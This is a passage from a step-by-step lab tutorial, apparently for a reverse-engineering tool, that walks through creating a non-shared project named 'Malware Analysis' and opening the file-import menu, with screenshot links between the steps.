
4. **New Project** window appears, leave the default selected option to **Non-Shared Project** and click **Next**.




5. In the next window, enter the **Project Name** as **Malware Analysis** and click **Finish**.



6. A new project with the name as **Malware Analysis** has been created, as shown in the screenshot.




7. Now, navigate to **File → Import File....**



